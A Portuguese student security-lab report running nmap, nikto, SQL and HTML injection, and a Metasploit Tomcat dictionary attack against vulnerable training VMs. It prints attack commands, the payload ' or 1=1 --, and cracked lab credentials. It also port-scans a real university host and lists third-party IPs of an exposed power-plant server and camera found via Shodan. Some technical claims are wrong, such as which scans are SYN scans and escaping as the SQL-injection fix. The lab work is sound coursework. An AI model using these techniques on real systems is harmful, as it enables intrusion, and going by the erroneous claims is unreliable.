

# Segurança em Computação

## Trabalho Individual IV

João Paulo Taylor Lenczak Zanette

28 de maio de 2019

### Parte 1. Usando o NMAP

Copie e cole screenshots de telas obtidas na execução dos comandos. Explique brevemente a saída obtida em cada um dos comandos das questões 1, 2, 3 e 4.

#### 1. `nmap -sV -O 10.1.2.6;`

O comando mostra todas as portas abertas (flag `-sV`), quais serviços (e suas respectivas versões) estão mapeados a elas. No final são mostradas informações do SO do *host* 10.1.2.6 (flag `-O`).

```
root@kali:~# nmap -sV -O 10.1.2.6
Starting Nmap 7.70 ( https://nmap.org ) at 2019-05-27 09:23 EDT
Stats: 0:00:01 elapsed; 0 hosts completed (0 up), 1 undergoing ARP Ping Scan
ARP Ping Scan Timing: About 100.00% done; ETC: 09:23 (0:00:00 remaining)
Nmap scan report for 10.1.2.6
Host is up (0.00052s latency).
Not shown: 991 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 5.3p1 Debian 3ubuntu4 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http         Apache httpd 2.2.14 ((Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30 with Suhosin-Patch proxy_html/3.0.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL...
...
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
143/tcp   open  imap         Courier Imapd (released 2008)
443/tcp   open  ssl/https?
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
5001/tcp  open  java-rmi   Java RMI
8080/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
8081/tcp  open  http         Jetty 6.1.25
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port5001-TCP:V=7.70%I=7%D=5/27%T=5CEBE4DE%P=x86_64-pc-linux-gnu%R(NU
SF:LL:4.%x-ac%ed%0x05");
MAC Address: 08:00:27:0D:30:F0 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.17 - 2.6.36
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 20.74 seconds
```

#### 2. `nmap -v -A 10.1.2.6;`

O comando mostra, com um bom nível de detalhes (por causa da flag de verbosidade — `-v`), sobre:

- Portas, serviços e suas versões;
- Sistema Operacional do *host*;
- Resultado da execução de alguns scripts para buscar informações do *host* (como configurações);
- Rota de rede (*traceroute*).

```

root@kali:~# nmap -v -A 10.1.2.6
Starting Nmap 7.70 ( https://nmap.org ) at 2019-05-27 09:28 EDT
Nmap loaded 148 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 09:28
Completed NSE at 09:28, 0.00s elapsed
Initiating NSE at 09:28
Completed NSE at 09:28, 0.00s elapsed
Initiating ARP Ping Scan at 09:28
Scanning 10.1.2.6 [1 port]
Completed ARP Ping Scan at 09:28, 0.05s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 09:28
Completed Parallel DNS resolution of 1 host. at 09:28, 0.00s elapsed
Initiating SYN Stealth Scan at 09:28
Scanning 10.1.2.6 [1000 ports]
Discovered open port 8080/tcp on 10.1.2.6
Discovered open port 443/tcp on 10.1.2.6
Discovered open port 143/tcp on 10.1.2.6
Discovered open port 139/tcp on 10.1.2.6
Discovered open port 445/tcp on 10.1.2.6
Discovered open port 80/tcp on 10.1.2.6
Discovered open port 22/tcp on 10.1.2.6
Discovered open port 8081/tcp on 10.1.2.6
Discovered open port 5001/tcp on 10.1.2.6
Completed SYN Stealth Scan at 09:28, 0.23s elapsed (1000 total ports)
Initiating Service scan at 09:28
Scanning 9 services on 10.1.2.6
Completed Service detection at 09:28, 14.05s elapsed (9 services on 1 host)
Initiating OS detection (try #1) against 10.1.2.6
NSE: Script scanning 10.1.2.6.
Initiating NSE at 09:28
Completed NSE at 09:30, 0.009s elapsed
Initiating NSE at 09:30
Completed NSE at 09:30, 0.02s elapsed
Nmap scan report for 10.1.2.6
Host is up (0.00052s latency).
Not shown: 991 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 5.3p1 Debian 3ubuntu4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 ea:83:1e:45:5a:a6:8c:43:1c:3c:e3:18:dd:fc:88:a5 (DSA)
|   2048 3a:94:d8:3f:e0:a2:7a:b8:c3:94:d7:5e:00:55:0c:a7 (RSA)
80/tcp    open  http         Apache httpd 2.2.14 ((Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30 with Suhosin-Patch proxy_html/3.0.1 mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL...
)
|_http-favicon: Unknown favicon MD5: 1F8C0B08FB6B556A6587517A8D5F29B8
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS TRACE
|_ Potentially risky methods: TRACE
| http-server-header: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30 with Suhosin-Patch proxy_html/3.0.1 mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL/0.9.8k Phusion
|_ Passenger/4.0.38 mod_perl/2.0.4 Perl/v5.10.1
| http-title: owaspwva OWASP Broken Web Applications
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
143/tcp   open  imap         Courier Imapd (released 2008)
|_imap-capabilities: ACL CHILDREN completed THREAD=REFERENCES ACL2=UNIONA0001 CAPABILITY NAMESPACE THREAD=ORDEREDSUBJECT OK IDLE QUOTA SORT UIDPLUS IMAP4rev1
443/tcp   open  ssl/https?
|_ssl-date: 2019-05-27T10:28:55+00:00; -3h00m01s from scanner time.
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
5001/tcp  open  java-xml  Java RMI
8080/tcp  open  http        Apache Tomcat/Coyote JSP engine 1.1
| http-server-header: Apache-Coyote/1.1
| http-title: Site doesn't have a title.
8081/tcp  open  http        Jetty 6.1.25
| http-methods:
|_ Supported Methods: GET HEAD POST TRACE OPTIONS
|_ Potentially risky methods: TRACE
| http-server-header: Jetty(6.1.25)
| http-title: Choose Your Path
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port5001-TCP:V=7.70;I=7;D=5/27%Time=5CEB60B%P=x86_64-pc-linux-gnu%R(NU
SF:LL,4,"xac:xed\0\x05");
MAC Address: 08:00:27:0D:30:F0 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.17 - 2.6.36
Uptime guess: 0.007 days (since Mon May 27 09:20:10 2019)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=201 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_clock-skew: mean: -3h00m01s, deviation: 0s, median: -3h00m02s
| smb-security-mode:
|_ account used: guest
| authentication-level: user
| challenge-response: supported
| message-signing: disabled (dangerous, but default)
| smb2-time: Protocol negotiation failed (SMB2)

TRACEROUTE
TRACEROUTE
HOP RTT      ADDRESS
1  0.52 ms  10.1.2.6

NSE: Script Post-scanning.
Initiating NSE at 09:30
Completed NSE at 09:30, 0.00s elapsed
Initiating NSE at 09:30
Completed NSE at 09:30, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 107.70 seconds
          Raw packets sent: 1020 (45.626KB) | Rcvd: 1016 (41.374KB)

```

3. nmap -sS -v --top-ports 10 --reason -oA saidanmap www.ufsc.br;

O comando mostra as 10 portas mais comuns, estejam abertas ou não, utilizando TCP SYN, mostrando a resposta dada pela porta (**--reason**), e joga o resultado para três arquivos (um para cada extensão):

nmap, xml, gnmmap) com o prefixo **saidanmap**.

```
root@kali:~# nmap -sS -v --top-ports 10 --reason -oA saidanmap www.ufsc.br
Starting Nmap 7.70 ( https://nmap.org ) at 2019-05-27 09:35 EDT
Initiating Ping Scan at 09:35
Scanning www.ufsc.br (150.162.2.10) [4 ports]
Completed Ping Scan at 09:35, 0.06s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 09:35
Completed Parallel DNS resolution of 1 host. at 09:35, 0.00s elapsed
Initiating SYN Stealth Scan at 09:35
Scanning www.ufsc.br (150.162.2.10) [10 ports]
Discovered open port 443/tcp on 150.162.2.10
Discovered open port 80/tcp on 150.162.2.10
Completed SYN Stealth Scan at 09:35, 1.25s elapsed (10 total ports)
Nmap scan report for www.ufsc.br (150.162.2.10)
Host is up, received echo-reply ttl 49 (0.00059s latency).
Other addresses for www.ufsc.br (not scanned): 2801:84:0:2::10
rDNS record for 150.162.2.10: paginas.ufsc.br

PORT      STATE     SERVICE      REASON
21/tcp    filtered  ftp          no-response
22/tcp    filtered  ssh          no-response
23/tcp    filtered  telnet       no-response
25/tcp    filtered  smtp         no-response
80/tcp    open      http         syn-ack ttl 64
110/tcp   filtered  pop3        no-response
139/tcp   filtered  netbios-ssn no-response
443/tcp   open      https        syn-ack ttl 64
445/tcp   filtered  microsoft-ds no-response
3389/tcp  filtered  ms-wbt-server no-response

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 1.59 seconds
Raw packets sent: 22 (944B) | Rcvd: 3 (116B)

root@kali:~# cat saidanmap.nmap
# Nmap 7.70 scan initiated Mon May 27 09:35:54 2019 as: nmap -sS -v --top-ports 10 --reason -oA saidanmap www.ufsc.br
Nmap scan report for www.ufsc.br (150.162.2.10)
Host is up, received echo-reply ttl 49 (0.00059s latency).
Other addresses for www.ufsc.br (not scanned): 2801:84:0:2::10
rDNS record for 150.162.2.10: paginas.ufsc.br

PORT      STATE     SERVICE      REASON
21/tcp    filtered  ftp          no-response
22/tcp    filtered  ssh          no-response
23/tcp    filtered  telnet       no-response
25/tcp    filtered  smtp         no-response
80/tcp    open      http         syn-ack ttl 64
110/tcp   filtered  pop3        no-response
139/tcp   filtered  netbios-ssn no-response
443/tcp   open      https        syn-ack ttl 64
445/tcp   filtered  microsoft-ds no-response
3389/tcp  filtered  ms-wbt-server no-response

Read data files from: /usr/bin/../share/nmap
# Nmap done at Mon May 27 09:35:56 2019 -- 1 IP address (1 host up) scanned in 1.59 seconds
root@kali:~# cat saidanmap.out
# Nmap 7.70 scan initiated Mon May 27 09:35:54 2019 as: nmap -sS -v --top-ports 10 --reason -oA saidanmap www.ufsc.br
# Ports scanned: TCP(10:21-23,25,80,110,139,443,445,3389) UDP(0;) SCTP(0;) PROTOCOLS(0;)
Host: 150.162.2.10 (paginas.ufsc.br)      Status: Up
Host: 150.162.2.10 (paginas.ufsc.br)      Ports: 21/filtered/tcp//ftp///, 22/filtered/tcp//ssh///, 23/filtered/tcp//telnet///, 25/filtered/tcp//smtp///, 80/open/tcp//http///, 110/filtered/tcp//pop3///, 139/filtered/tcp//netbios-ssn///, 443/open/tcp//https///, 445/filtered/tcp//microsoft-ds///, 3389/filtered/tcp//ms-wbt-server///
# Nmap done at Mon May 27 09:35:56 2019 -- 1 IP address (1 host up) scanned in 1.59 seconds
```

4. Crie um comando com opções diferentes das usadas nas questões anteriores e explique a saída obtida pelo seu comando.

1º Comando: `nmap -sS 10.1.2.6 -D 192.168.0.2`. Esse comando faz um SYN Scan em 10.1.2.6,

porém usando 192.168.0.2 como *decoy*, de forma que os *scans* se passem por originados de algum outro endereço, dificultando a detecção de *scans*.

```
root@kali:~# nmap -sS 10.1.2.6 -D 192.168.0.2
Starting Nmap 7.70 ( https://nmap.org ) at 2019-05-27 09:44 EDT
Nmap scan report for 10.1.2.6
Host is up (0.00030s latency).
Not shown: 991 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
139/tcp   open  netbios-ssn
143/tcp   open  imap
443/tcp   open  https
445/tcp   open  microsoft-ds
5001/tcp  open  commplex-link
8080/tcp  open  http-proxy
8081/tcp  open  blackice-icecap
MAC Address: 08:00:27:0D:3D:FD (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.42 seconds
```

2º Comando: `nmap -sP 10.1.2.*`. Esse comando faz um *scan*, mas não por portas, e sim por quais os endereços ativos no intervalo 10.1.2.0 a 10.1.2.255. É possível identificar as duas VMs através disso.

```
root@kali:~# nmap -sP 10.1.2.*
Starting Nmap 7.70 ( https://nmap.org ) at 2019-05-27 09:47 EDT
Nmap scan report for 10.1.2.3
Host is up (0.0015s latency).
MAC Address: 0A:00:27:00:00:00 (Unknown)
Nmap scan report for 10.1.2.4
Host is up (0.0013s latency).
MAC Address: 08:00:27:DF:B3:1B (Oracle VirtualBox virtual NIC)
Nmap scan report for 10.1.2.6
Host is up (0.0011s latency).
MAC Address: 08:00:27:0D:3D:FD (Oracle VirtualBox virtual NIC)
Nmap scan report for 10.1.2.5
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 2.26 seconds
```

5. Responda:

(a) **Qual a diferença entre um scan de conexão TCP e um SYN scan?**

Um SYN Scan espera apenas pelo ACK de um sinal de SYN, servindo então para *scans* rápidos.

Um TCP Scan executa todo o protocolo para se estabelecer uma conexão TCP (incluindo o *handshake*), sendo portanto mais lento.

(b) **Qual questão anterior usa scan de conexão TCP e qual questão usa SYN scan?**

A questão 3 é a única que usa um SYN Scan (fora o comando próprio na questão 4). Os demais usam todos TCP Scan.

- (c) Comente pelo menos uma vulnerabilidade da máquina Owasp Broken, listando a identificação CVE ([cve.mitre.org](https://cve.mitre.org)) da vulnerabilidade.

A assinatura de mensagens não está habilitada por padrão (CVE-2017-12150). Isso só foi corrigido na versão 4.4.16, e as versões do Samba rodando no Owasp são a versão 3 e possivelmente 4, porém anteriores à 4.4.16.

## Parte 2. Nikto

6. Execute o comando `nikto -host http://10.1.2.6/Wacko -o nikto.html -format html`.

- (a) Copie e cole screenshots de telas obtidas na execução do comando;

```
root@kali:~# nikto -host http://10.1.2.6/Wacko -o nikto.html
[+] Nikto v2.1.6
[+] Target IP: 10.1.2.6
[+] Target Hostname: 10.1.2.6
[+] Target Port: 80
[+] Start Time: 2019-05-27 09:53:11 (GMT-4)

[+] Server: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30 with Suhosin-Patch proxy_html/3.0.1 mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL/0.9.8k Phusion_Passenger/4.0.38 mod_perl/2.0.4 Perl/v5.10.1
[+] The anti-clickjacking X-Frame-Option header is not present.
[+] The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
[+] No CGI Directories found (use '-C all' to force check all possible dirs)
[+] PHP/5.3.2-1ubuntu4.30 appears to be outdated (current is at least 7.2.12). PHP 5.6.33, 7.0.27, 7.1.13, 7.2.1 may also current release for each branch.
[+] Python/2.6.5 appears to be outdated (current is at least 2.7.8)
[+] Apache/2.2.14 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
[+] proxy_html/3.0.1 appears to be outdated (current is at least 3.1.2)
[+] mod_ssl/2.2.14 appears to be outdated (current is at least 2.8.31) (may depend on server version)
[+] OpenSSL/0.9.8k appears to be outdated (current is at least 1.1.1). OpenSSL 1.0.00 and 0.9.8zc are also current.
[+] mod_mono/2.4.3 appears to be outdated (current is at least 2.8)
[+] Phusion_Passenger/4.0.38 appears to be outdated (current is at least 4.0.53)
[+] Perl/v5.10.1 appears to be outdated (current is at least v5.20.0)
[+] mod_perl/2.0.4 appears to be outdated (current is at least 2.0.8)
[+] Allowed HTTP Methods: GET, HEAD, POST, OPTIONS, TRACE
[+] OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
[+] mod_ssl/2.2.14 OpenSSL/0.9.8k Phusion_Passenger/4.0.38 mod_perl/2.0.4 Perl/v5.10.1 - mod_ssl 2.8.7 and lower are vulnerable to a remote buffer overflow which may allow a remote shell
[+] http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2002-0082, OSVDB-756.
[+] 7913 requests: 0 error(s) and 16 item(s) reported on remote host
[+] End Time: 2019-05-27 09:54:07 (GMT-4) (56 seconds)
[+] 1 host(s) tested
```

- (b) Explique o que mais chamou sua atenção na saída obtida. Explique também alguma vulnerabilidade encontrada nessa aplicação (WackoPicko) que consta no relatório do arquivo muti.html.

Primeiramente, me chamou atenção a existência de Python2.6 quando há milênios estamos com Python 2.7. Fora isso, vários pacotes estão muito desatualizados (PHP 5 já havia sido um grande update de segurança, e mesmo assim está *outdated* há bastante tempo). Há também a não definição de um *header* de proteção contra XSS. Isso se reflete no relatório do ZAP pela presença de vulnerabilidades grandes como XSS e SQL Injection.

## Parte 3. OWASP

7. Explique as vulnerabilidades A1, A2, A3 e A7 do documento TOP TEN 2017: [https://www.owasp.org/images/7/72/OWASP\\_Top\\_10-2017\\_%28en%29.pdf.pdf](https://www.owasp.org/images/7/72/OWASP_Top_10-2017_%28en%29.pdf.pdf);

**A1 — Injection:** Trata-se de aproveitar a não-sanitização de entradas para executar/registrar comandos/código maliciosos em algum serviço quando ele faz alguma espécie de Query.

**A2 — Broken Auth:** Trata-se de passar por cima de políticas de autenticação de alguma aplicação, seja por partir de uma lista de senhas comuns e testá-las para alguns usuários, ou seja por se aproveitar de mal gerenciamento de sessões e seus respectivos timeouts.

**A3 — Sensitive Data Exposure:** Quando o atacante adquire, de alguma forma, acesso a uma informação sensível, ainda que esta tenha sido criptografada. Por exemplo, pode ocorrer de o número de cartão de crédito estar criptografado, porém no *server-side* ele é descriptografado, então o atacante aproveita alguma técnica de ataque da categoria A1 e tem acesso ao valor descriptografado.

**A7 — Cross-Site Scripting (XSS):** O atacante aproveita alguma falta de checagem ou de sanitização para parâmetros de requests de forma que ele possa executar seus próprios scripts e acessar informações indevidas. Por exemplo, um input de um formulário contém um campo cujo valor é dado por algum parâmetro do request. O atacante, então, usa como parâmetro um elemento <script> e que salva cookies do usuário no site do atacante, tendo então informações sobre a sessão do usuário. Isso abre brechas, inclusive, para *Cross Site Request Forgery*.

8. Faça:

- (a) Acesse a aplicação Mutillidae: abra o browser da sua máquina real ou na Kali Linux no site <http://<IPdaKali>/mutillidae> e clique em Login. No campo Username, digite '`or 1=1 --`'. O campo password pode ficar em branco. Copie e cole a tela do seu experimento;



- (b) Explique o resultado obtido e a vulnerabilidade explorada no experimento (pesquise no documento do TOP 10 da OWASP);

Foi explorado o uso de SQL Injection, que simplesmente consiste em o *input* do usuário ser inserido diretamente na query, algo como:

```
select user.name  
from users  
where user.name='%s' and user.password='%s'
```

Ao se inserir '`or 1=1 --`', o texto formatado vira:

```
select user.name  
from users  
where user.name=' ' or 1=1 -- user.password=' '
```

Ou seja, a verificação de senha é comentada, e `1=1` é sempre verdadeiro. Logo, um `or` com verdadeiro é uma tautologia, e portanto é sempre logado no primeiro usuário que der match na query, que potencialmente é o admin (inclusive, nesse caso, foi o admin).

- (c) O que pode ser feito para impedir a exploração dessa vulnerabilidade?

Basta sanitizar a entrada, o que geralmente consiste em simplesmente escapar caracteres que não sejam alfanuméricos (como aspas, que se tornarão `\'` em vez de `'`).

- (d) Clique em Logout.

Ok.

9. Repita a inserção da mesma string anterior no seguinte link: <http://<IPdaKali>/mutillidae/index.php?page=user-info.php>;

- (a) Explique a vulnerabilidade explorada no experimento (pesquise no documento do TOP 10 da OWASP);

Nesse caso, o SQL Injection apenas fez com que todos os resultados da busca fossem trazidos (afinal, o resultado é sempre verdadeiro), dando acesso a dados confidenciais. Não só isso, revela que todas as senhas estão em `plaintext`.

(b) Copie e cole um screenshot da execução de um experimento;

**Results for "" or 1=1 -- ".23 records found.**

**Username**=admin

**Password**=adminpass

**Signature**=g0t r00t?

**Username**=adrian

**Password**=somepassword

**Signature**=Zombie Films Rock!

**Username**=john

**Password**=monkey

**Signature**=I like the smell of confunk

**Username**=jeremy

**Password**=password

**Signature**=d1373 1337 speak

**Username**=bryce

**Password**=password

**Signature**=I Love SANS

**Username**=samurai

**Password**=samurai

**Signature**=Carving fools

**Username**=jim

**Password**=password

**Signature**=Rome is burning

**Username**=bobby

**Password**=password

**Signature**=Hank is my dad

**Username**=simba

**Password**=password

**Signature**=I am a super-cat

**Username**=dreveil

**Password**=password

**Signature**=Preparation H

**Username**=scotty

**Password**=password

**Signature**=Scotty do

**Username**=cal

**Password**=password

**Signature**=C-A-T-S Cats Cats Cats

**Username**=john

- (c) O que pode ser feito para impedir a exploração dessa vulnerabilidade?  
 Sanitizar a entrada, assim como na questão anterior. E cifrar as senhas.
10. Você deve utilizar a ferramenta OWASP ZAP (Zed Attack Proxy) da Kali Linux. As ferramentas de scan de web são encontradas no menu Kali-Linux -> O3 — Web Application Analysis -> owasp-zap. Faça um scan das vulnerabilidades da aplicação WackoPicko da máquina OWASP Broken usando a ferramenta. Faça:
- Coloque a URL da aplicação — <http://<IPdaOWASP>/WackoPicko> — e clique em “Attack”. A análise básica é iniciada. Demora um pouco (de 8 a 10 minutos) e você deve salvar o relatório geral do processo (opção Report -> Generate HTML Report). Os alertas (aba Alerts) vão listando as vulnerabilidades encontradas. Na aba Active Scan é possível ver os requests sendo enviados.
  - Comente o experimento e os resultados alcançados.  
 hmmm.
11. Observe a lista de vulnerabilidades da aplicação Mutillidae disponível em <http://<IPdaKali>/mutillidae/index.php?page=../documentation/vulnerabilities.php>. Agora você deve escolher duas vulnerabilidades do TOP 10 2017 da lista da OWASP e criar uma forma de ataque para cada uma das vulnerabilidades escolhidas. Assim, você deve criar dois ataques (devem ser diferentes dos ataques das questões 8 e 9). Documente os experimentos e mostre funcionando na apresentação. Na apresentação você também deve explicar as vulnerabilidades.
- 1ª Vulnerabilidade: HTML Injection. Como não há sanitização no formulário de cadastro, é possível cadastrar um usuário com nome “José <iframe src="forum.cagr.ufsc.br/listarMembros.jsf?busca=sim"></iframe Freitas”, ou ainda um usuário com o corpo completo do HTML da página do iframe como nome. Isso permite que se crie, por exemplo, um usuário com nome que seja um conteúdo HTML semelhante ao que se esperaria de uma página comum do servidor, porém contenha algum JavaScript que retire o conteúdo original (ficando então exibido só o conteúdo falso), e direcione requisições do input do usuário para alguma ação maliciosa.
- Mais uma vez, isso se dá pela entrada não ser sanitizada, fazendo com que o nome do usuário seja interpretado diretamente como HTML válido. Então se há um <h1> nele, isso será contado como um elemento HTML e portanto se terá um bloco de heading que não estava planejado.

## Parte 4. Vulnerabilidades em IoT

12. Leia a reportagem com título “Find webcams, databases, boats in the sea using Shodan” disponível em <https://www.securitynewspaper.com/2018/11/27/find-webcams-databases-boats-in-the-sea-using-shodan/>. Responda:
- O que é o Shodan e o que é possível fazer com esse site?  
 Shodan é um site que busca por câmeras de monitoramento e dispositivos semelhantes que estejam publicamente disponíveis (seja por utilizarem configurações padrões de autenticação, por exemplo, ou estarem explicitamente abertas ao público).
  - (Apresentação) Faça o registro no site, pesquise e liste algum dispositivo IoT que você encontrou.  
 Buscando por dispositivos do tipo “Power Plant”, foi encontrada uma usina da Calpide Industries em Scottsdale, USA, com IP 50.62.101.66 e porta 21, comumente utilizada para FTP. Ou seja, provavelmente é o servidor da usina.
13. Conforme descrito na reportagem, acesse o link <http://166.161.197.253:5001/cgi-bin/guestimage.html>. É uma câmera Mobotix. Responda:

(a) **O que é possível visualizar?**

Uma câmera de monitoramento publicamente disponível (mais uma vez, seja intencionalmente ou por uma falha de configuração), convenientemente nomeada de “Apple Outdoor”.

(b) **Um atacante poderia fazer o que com este acesso?**

Desviar a câmera para um ponto em que não se tenha visão de alguma ação ilegal (e.g. um furto de veículo).

## Parte 5. Metasploit

### Parte 5..1 Usando o Metasploit para explorar o TOMCAT na máquina Owasp Broken

O servidor Apache Tomcat é um servidor web Java.

```
msf > search tomcat
```

Com o comando search tomcat é possível identificar os exploits disponíveis. Procure o nome do módulo:

```
Name ... Description
auxiliary/scanner/http/tomcat_mgr_login ... Tomcat Application Manager Login Utility
```

Para usar este módulo digite:

```
msf > use auxiliary/scanner/http/tomcat_mgr_login
msf > show options
```

As opções mostram o que pode ser configurado para usar o módulo escolhido. Nem tudo precisa ser configurado.

Digite os comandos abaixo. Copie e cole o screenshot da sua tela no relatório da tarefa ao realizar o experimento:

```
msf auxiliary(tomcat_mgr_login) > set RHOSTS 10.1.2.6
msf auxiliary(tomcat_mgr_login) > set RPORT 8080 (Porta do Tomcat)
msf auxiliary(tomcat_mgr_login) > exploit
```

Este módulo executa um ataque do dicionário, utilizando os arquivos indicados nas variáveis indicadas acima. Neste ataque uma das combinações utilizadas poderá ser aceita pelo servidor.

14. **Copie e cole a screenshot da sua tela ao realizar o experimento anterior. Depois, explique o experimento:**

The screenshot shows the Metasploit Framework interface with the following command history and configuration details:

```
RPORT => 8080
msf5 exploit(multi/http/tomcat_mgr_deploy) > show options

Module options (exploit/multi/http/tomcat_mgr_deploy):
  Name          Current Setting  Required  Description
  ----          -----          -----    -----
  HttpPassword  owaspbwa        no        The password for the specified username
  HttpUsername  root            no        The username to authenticate as
  PATH          /manager         yes      The URI path of the manager app (/deploy and /undeploy will be used)
  Proxies       -               no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS        10.1.2.6        yes      The target address range or CIDR identifier
  RPORT         8080            yes      The target port (TCP)
  SSL           false           no        Negotiate SSL/TLS for outgoing connections
  VHOST         -               no        HTTP server virtual host

Exploit target:
  Id  Name
  --  --
  0   Automatic
```

```
[+] 10.1.2.6:8080 - LOGIN FAILED: admin:vagrant (Incorrect)
[+] 10.1.2.6:8080 - LOGIN FAILED: manager:admin (Incorrect)
[+] 10.1.2.6:8080 - LOGIN FAILED: manager:manager (Incorrect)
[+] 10.1.2.6:8080 - LOGIN FAILED: manager:role1 (Incorrect)
[+] 10.1.2.6:8080 - LOGIN FAILED: manager:root (Incorrect)
[+] 10.1.2.6:8080 - LOGIN FAILED: manager:tomcat (Incorrect)
[+] 10.1.2.6:8080 - LOGIN FAILED: manager:s3cret (Incorrect)
[+] 10.1.2.6:8080 - LOGIN FAILED: manager:vagrant (Incorrect)
[+] 10.1.2.6:8080 - LOGIN FAILED: role1:admin (Incorrect)
[+] 10.1.2.6:8080 - LOGIN FAILED: role1:manager (Incorrect)
[+] 10.1.2.6:8080 - LOGIN FAILED: role1:role1 (Incorrect)
[+] 10.1.2.6:8080 - LOGIN FAILED: role1:root (Incorrect)
[+] 10.1.2.6:8080 - LOGIN FAILED: role1:tomcat (Incorrect)
[+] 10.1.2.6:8080 - LOGIN FAILED: role1:s3cret (Incorrect)
[+] 10.1.2.6:8080 - LOGIN FAILED: role1:vagrant (Incorrect)
[+] 10.1.2.6:8080 - LOGIN FAILED: root:admin (Incorrect)
[+] 10.1.2.6:8080 - LOGIN FAILED: root:manager (Incorrect)
[+] 10.1.2.6:8080 - LOGIN FAILED: root:role1 (Incorrect)
[+] 10.1.2.6:8080 - LOGIN FAILED: root:root (Incorrect)
[+] 10.1.2.6:8080 - LOGIN FAILED: root:tomcat (Incorrect)
[+] 10.1.2.6:8080 - LOGIN FAILED: root:s3cret (Incorrect)
[+] 10.1.2.6:8080 - LOGIN FAILED: root:vagrant (Incorrect)
[+] 10.1.2.6:8080 - LOGIN FAILED: tomcat:admin (Incorrect)
[+] 10.1.2.6:8080 - LOGIN FAILED: tomcat:manager (Incorrect)
[+] 10.1.2.6:8080 - LOGIN FAILED: tomcat:role1 (Incorrect)
[+] 10.1.2.6:8080 - LOGIN FAILED: tomcat:root (Incorrect)
[+] 10.1.2.6:8080 - LOGIN FAILED: tomcat:tomcat (Incorrect)
[+] 10.1.2.6:8080 - LOGIN FAILED: tomcat:s3cret (Incorrect)
[+] 10.1.2.6:8080 - LOGIN FAILED: tomcat:vagrant (Incorrect)
[+] 10.1.2.6:8080 - LOGIN FAILED: both:admin (Incorrect)
[+] 10.1.2.6:8080 - LOGIN FAILED: both:manager (Incorrect)
[+] 10.1.2.6:8080 - LOGIN FAILED: both:role1 (Incorrect)
[+] 10.1.2.6:8080 - LOGIN FAILED: both:root (Incorrect)
[+] 10.1.2.6:8080 - LOGIN FAILED: both:tomcat (Incorrect)
[+] 10.1.2.6:8080 - LOGIN FAILED: both:s3cret (Incorrect)
[+] 10.1.2.6:8080 - LOGIN FAILED: both:vagrant (Incorrect)
[+] 10.1.2.6:8080 - LOGIN FAILED: j2deployer:j2deployer (Incorrect)
[+] 10.1.2.6:8080 - LOGIN FAILED: ovwebusr:OvW*busrl (Incorrect)
[+] 10.1.2.6:8080 - LOGIN FAILED: cxsdk:kdsxc (Incorrect)
[+] 10.1.2.6:8080 - Login Successful: root:owaspbwa
[+] 10.1.2.6:8080 - LOGIN FAILED: ADMIN:ADMIN (Incorrect)
[+] 10.1.2.6:8080 - LOGIN FAILED: xampp:xampp (Incorrect)
[+] 10.1.2.6:8080 - LOGIN FAILED: tomcat:s3cret (Incorrect)
[+] 10.1.2.6:8080 - LOGIN FAILED: QCC:QLogic66 (Incorrect)
[+] 10.1.2.6:8080 - LOGIN FAILED: admin:vagrant (Incorrect)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/http/tomcat_mgr_login) >
```

(a) **O que é o ataque do dicionário?**

É um ataque que consiste em testar combinações padrões conhecidas de usuário/senha.

(b) **O que foi encontrado?**

A combinação de usuário/senha admin padrão.

